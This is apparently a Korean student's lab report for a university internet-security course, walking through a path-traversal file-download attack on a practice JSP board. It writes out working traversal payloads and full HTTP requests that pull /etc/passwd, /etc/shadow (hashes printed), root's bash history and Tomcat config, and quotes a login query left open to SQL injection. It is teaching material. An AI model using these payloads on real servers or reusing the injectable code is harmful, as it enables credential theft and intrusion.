□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

File Download

2025년 4월 29일

학번 : 32230324
이름 : 김가람

과정 설명

File Donwload 취약점을 이용하는 공격이란 공격자가 파일 다운로드 기능을 이용해 웹 사이트에 포함된 주요 파일을 다운로드 할 수 있는 취약점임.
예를 들어,
http://shanky.co.kr:38080/infosec/board/fileDown2.jsp?server_file_name=test&user_file_name=test 와 같이 URL로 파일 다운로드 기능을 제공하고 있는 경우, 공격자가 이를 조작하여 주요 파일을 다운로드 받을 수 있음. 이때 공격자는 URL에 파일 경로를 넣는 방식으로 조작하는데, 경로의 종류로는 절대 경로와 상대 경로가 있음. 절대 경로는 root를 기준으로, 상대 경로는 현재 파일 위치를 기준으로 함. '/'는 root, './'은 현재 위치, '../'는 상위 경로를 의미하는데, '../../../../../../etc/passwd'와 같이 '../'을 여러 번 사용하면 서버의 중요한 시스템 파일에 접근할 수 있게 됨.

Step 1. File Download가 가능한 취약한 페이지 찾기

1-1. 게시물 등록 (첨부파일 포함)


: 게시판에서 파일을 다운로드 받을 수 있으므로 File Download가 가능한 취약한 페이지일 것으로 추정하여 첨부파일을 포함한 게시물을 등록함

1-2. 파일 다운로드

: 등록한 게시물을 누른 후 첨부파일을 다운로드함

1-3. File Download 취약점이 있는지 확인


: File Download 취약점이 존재하려면 URL에 파일 경로를 넣을 수 있는 형식이어야 하는데 BurpSuite에서 파일 다운로드 페이지를 확인해보면 server_file_name=20250504211950.jpg&user_file_name=otter3.jpg처럼 파일의 경로를 넣을 수 있는 파라미터가 있는 것으로 보아 File Download 취약점이 존재함을 알 수 있음




Step 2. 중요한 파일 다운로드

2-1. 다운로드를 위한 준비

: 다운로드한 파일의 내용을 한눈에 보기 쉽게 하기 위해 파일 다운로드 페이지를 "우클릭" 후 "Send to Repeater"를 눌러 Repeater로 보냄. 이후 Repeater에서 "우클릭" 후 "Change request method"를 누름.





2-2. 사용자 계정 정보

: 사용자 계정 정보를 저장하는 파일의 경로는 /etc/passwd로 다음과 같은 형식으로 구성되어 있음

사용자명:패스워드:UID:GID:사용자 정보:홈 디렉토리:로그인 쉘


ex) root:x:0:0:root:/root:/bin/bash

'../../../../../../etc/passwd'와 같이 상위 디렉터리를 뜻하는 '../'을 여러 번 사용하면 서버의 중요한 시스템 파일에 접근할 수 있게 됨

따라서 server_file_name=../../../../../../../../etc/passwd&user_file_name=passwd와 같이 입력 후 send를 하면 Response 창에서 사용자 계정 정보를 확인할 수 있음

이때, user_file_name이라는 파라미터는 파일명에만 영향을 끼치므로 아무 값이나 설정해도 상관없음

파일의 첫번째 줄의 root 계정 정보를 보면 bash 셸을 사용 중이고, 이후 모드 nologin 상태이다가 마지막 줄의 shanks 계정에서 bash 셸을 사용 중인 것으로 보아 시스템에 계정이 2개 있는 것을 알 수 있음



2-3. 사용자 패스워드

: /etc/shadow는 사용자 패스워드를 해시 값으로 저장한 파일로 루트 사용자만 접근할 수 있으며 다음과 같은 형식으로 구성되어 있음.

사용자명:해시 알고리즘 종류:암호 해시 값:비밀번호 변경일, 최소/최대 변경 주기 등의 정보
ram:6asdfjeodjwk4jkfkds$djowj392kdjslnc....:19000:0:99999:7:::

따라서 server_file_name=../../../../../../../../etc/shadow&user_file_name=shadow와 같이 입력 후 send를 하면 Response 창에서 해시 처리된 사용자 패스워드들을 확인할 수 있음.
루트 사용자만 접근할 수 있는 파일인데 다운로드에 성공하고, 파일에서 root의 패스워드가 해시 처리되어 있는 것으로 보아 해당 사이트는 root 권한으로 돌아간다는 것을 알 수 있음

Request

Pretty Raw Hex

```
POST /infosec/board/fileDown2.jsp HTTP/1.1
Host: shanky.co.kr:38080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Referer: http://shanky.co.kr:38080/infosec/board/boardView.jsp?num=3589
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

server_file_name=../../../../../../../../etc/shadow&user_file_name=shadow
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Description: JSP Generated Data
Content-Disposition: attachment; filename="shadow"
Content-Type: application/octet-stream;charset=utf-8
Content-Length: 1041
Date: Sun, 04 May 2025 12:29:03 GMT

root:$6$AOV6320kotIDnbgc$QBOWHmx//SY3hSnos3EdfnYy.dReWIPHxGm68Uef1o/BdZ06quRIrto4xsHKyUjkr7Agjn5FGZI90Qwu
uVHko0:16397:0:99999:7:::
bin:*:15980:0:99999:7:::
daemon:*:15980:0:99999:7:::
adm:*:15980:0:99999:7:::
lp:*:15980:0:99999:7:::
sync:*:15980:0:99999:7:::
shutdown:*:15980:0:99999:7:::
halt:*:15980:0:99999:7:::
mail:*:15980:0:99999:7:::
uucp:*:15980:0:99999:7:::
operator:*:15980:0:99999:7:::
games:*:15980:0:99999:7:::
gopher:*:15980:0:99999:7:::
ftp:*:15980:0:99999:7:::
nobody:*:15980:0:99999:7:::
dbus:!!:16397::::::
usbmuxd:!!:16397::::::
vcsa:!!:16397::::::
rpc:!!:16397:0:99999:7:::
rtkit:!!:16397::::::
avahi-autoipd:!!:16397::::::
abrt:!!:16397::::::
rpcuser:!!:16397::::::
nfsnobody:!!:16397::::::
haldaemon:!!:16397::::::
gdm:!!:16397::::::
ntp:!!:16397::::::
apache:!!:16397::::::
saslauth:!!:16397::::::
postfix:!!:16397::::::
pulse:!!:16397::::::
sshd:!!:16397::::::
tcpdump:!!:16397::::::
shanks:$6$vHbUHO/dzNPOauuY$k5WdtLIB6LZgkM.ogaFH8LG0qWbix4BbVUNUqfAemWIQe8dxoCooDSxQIoxsZAAuy9UAEn5ga9m1ga
PSyY/N//:16397:0:99999:7:::
```

Step 3. 리눅스 웹 서버 사용자 쉘 히스토리 보기

: 각 사용자 계정의 bash 쉘 명령 기록은 ~/.bash_history 파일에 저장됨. 이는 사용자 홈 디렉토리 아래에 위치하므로 정확한 경로는 /home/<사용자명>/.bash_history임. 하지만 루트 계정의 경우 홈 디렉토리가 /root이므로 /root/.bash_history에 위치함.

따라서 server_file_name=../../../../../../../../root/.bash_history&user_file_name=bash_history와 같이 입력 후 send를 하면 Response 창에서 root 계정의 bash 쉘 명령 기록을 확인할 수 있음. 파일에서 cd /usr/loacal/server/tomcat/logs/을 볼 수 있는데 이는 Tomcat 웹 애플리케이션 서버의 로그 디렉터리로 이동하는 명령으로 Apache Tomcat이 사용 중이라는 것을 알 수 있음. 이때, Tomcat이란 Java 기반 웹 애플리케이션 서버로 Servlet, JSP 같은 Java 웹 기술을 실행할 수 있도록 지원하는 서버임.



Step 4. login프로세스.jsp 파일

4-1. 로그인 하기


: 로그인 창에서 ID, PW를 입력하여 로그인하는 과정을 BurpSuite로 살펴보면 /login21.jsp에서 수집된 ID, PW가 /loginProcess21.jsp에 전달되어 인증이 처리됨을 볼 수 있음


290	http://shanky.co.kr:38080	GET	/infosec/login/login21.jsp		200	1865	HTML	jsp
291	https://safebrowsing.google.co...	POST	/safebrowsing/clientreport/realtime	✓	200	368	app	
292	http://shanky.co.kr:38080	POST	/infosec/login/loginProcess21.jsp	✓	200	330	HTML	jsp

4-2. loginProcess21.jsp 파일 다운로드

: loginProcess21.jsp 파일의 경로는 Step 3에서 알아낸 Tomcat 경로 /usr/loacal/server/tomcat/와 Tomcat 기본 폴더 구조를 참고해보면 ../../../../../../../../../../usr/local/server/tomcat/webapps/infosec/login/loginProcess21.jsp 임을 알 수 있음

따라서 ../../../../../../../../../../usr/local/server/tomcat/webapps/infosec/login/loginProcess21.jsp을 경로로 입력하여 send함





Request

Pretty Raw Hex

```
1  POST /infosec/board/fileDown2.jsp HTTP/1.1
2  Host: shanky.co.kr:38080
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/136.0.0.0 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
   ion/signed-exchange;v=b3;q=0.7
6  Referer: http://shanky.co.kr:38080/infosec/board/boardView.jsp?num=3589
7  Accept-Encoding: gzip, deflate, br
8  Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9  Cookie: JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 139
13
14 server_file_name=
   ../../../../../../../../../../usr/local/server/tomcat/webapps/infosec/login/loginProcess21.jsp&
   user_file_name=loginProcess
```

4-3. 파일 내용 확인

- import / include

: Step 4-2에 대한 response를 편집기로 옮겨 확인해보면 java.sql, java.security 등을 import하고 있는 것과 ../enc.jsp를 include하고 있는 것을 볼 수 있음.

```
<%@ page language="java" contentType = "text/html; charset=utf-8" pageEncoding="utf-8"%>
<%@ page import = "java.sql.*"%>
<%@ page import = "javax.sql.*" %>
<%@ page import = "javax.naming.*" %>
<%@ page import="java.security.*" %>
<%@ include file="../enc.jsp" %>
<%
 // SMT SQL LOGIN - 식별,인증 별도 & 주석
 String rid=request.getParameter("id");
```

- jdbc/shanks123

: SQL 쿼리가 어떻게 작동되는지를 확인해보면 jdbc/shanks123이라는 형태로 작동되고 있음. 이때, JDBC란 자바에서 데이터베이스에 연결하고 SQL을 실행하기 위한 표준 인터페이스로 클라이언트 역할을 해줌.

```
   ResultSet rs = null;

try{
    Context init = new InitialContext();
    DataSource ds = (DataSource)init.lookup("java:comp/env/jdbc/shanks123");
    conn = ds.getConnection();


//CASE1 passwd 우회 가능
          String sql = "SELECT * FROM LHSMEMBER3 WHERE ID = '"+rid+"' and PW = '"+encpasswd+"'";
```

- ID/PW

: 그 외 ID나 PW 정보도 얻을 수 있는지 찾아보았지만 ID, PW 모두 rdi, rpass 형태로 받아와 넣고 있어 알 수 있는 정보가 없음. 따라서 jdbc 파일을 살펴봐야함.

```
  // SMT SQL LOGIN - 식별,인증 별도 & 주석
  String rid=request.getParameter("id");
  String rpass=request.getParameter("passwd");

//CASE1 passwd 우회 가능
          String sql = "SELECT * FROM LHSMEMBER3 WHERE ID = '"+rid+"' and PW = '"+encpasswd+"'";


  //CASE2 passwd 우회 불가
/*
        String sql = "SELECT * FROM LHSMEMBER3 \n";
                   sql += "WHERE ID='"+rid+"' \n";
                   sql += "AND PW='"+encpasswd+"'";


StringBuilder sql = new StringBuilder();
                  sql.append ("SELECT * FROM LHSMEMBER3 ");
                  sql.append ("WHERE ID='"+rid+"' \n");
                  sql.append ("           AND PW='"+encpasswd+"'");
*/
```

Step 5. jdbc 파일


: Tomcat에서 DB 연결을 할 때는 JDBC를 설정함. 이 JDBC 설정 파일은 아래와 같이 여러 위치에 있는데, 우선순위와 용도가 조금씩 다름.

1. server.xml
2. $CATALINA_HOME/conf/context.xml
3. /META_INF/context.xml
4. $CATALINA_HOME/conf/[enginename]/[hostname]/context.xml.default

5-1. server.xml

: 전체 Tomcat 서버 설정을 담당함.

../../../../../../../../../usr/local/server/tomcat/conf/server.xml을 경로로 입력하여 파일 내용을 확인해보면 모두 주석 처리가 되어 있고 DB 정보는 없음.



5-2. $CATALINA_HOME/conf/context.xml

: Tomcat 전체 공통으로 적용되는 기본 context 설정으로 이곳에 리소스를 설정하면 모든 웹앱에서 공유됨.

../../../../../../../../../usr/local/server/tomcat/conf/context.xml을 경로로 입력하여 파일 내용을 확인해보면 모두 주석 처리가 되어 있고 DB 정보는 없음.

Request

Pretty Raw Hex

```
POST /infosec/board/fileDown2.jsp HTTP/1.1
Host: shanky.co.kr:38080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Referer: http://shanky.co.kr:38080/infosec/board/boardView.jsp?num=3589
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 110

server_file_name=../../../../../../../../../../usr/local/server/tomcat/conf/context.xml&user_file_name=
context
```

Response

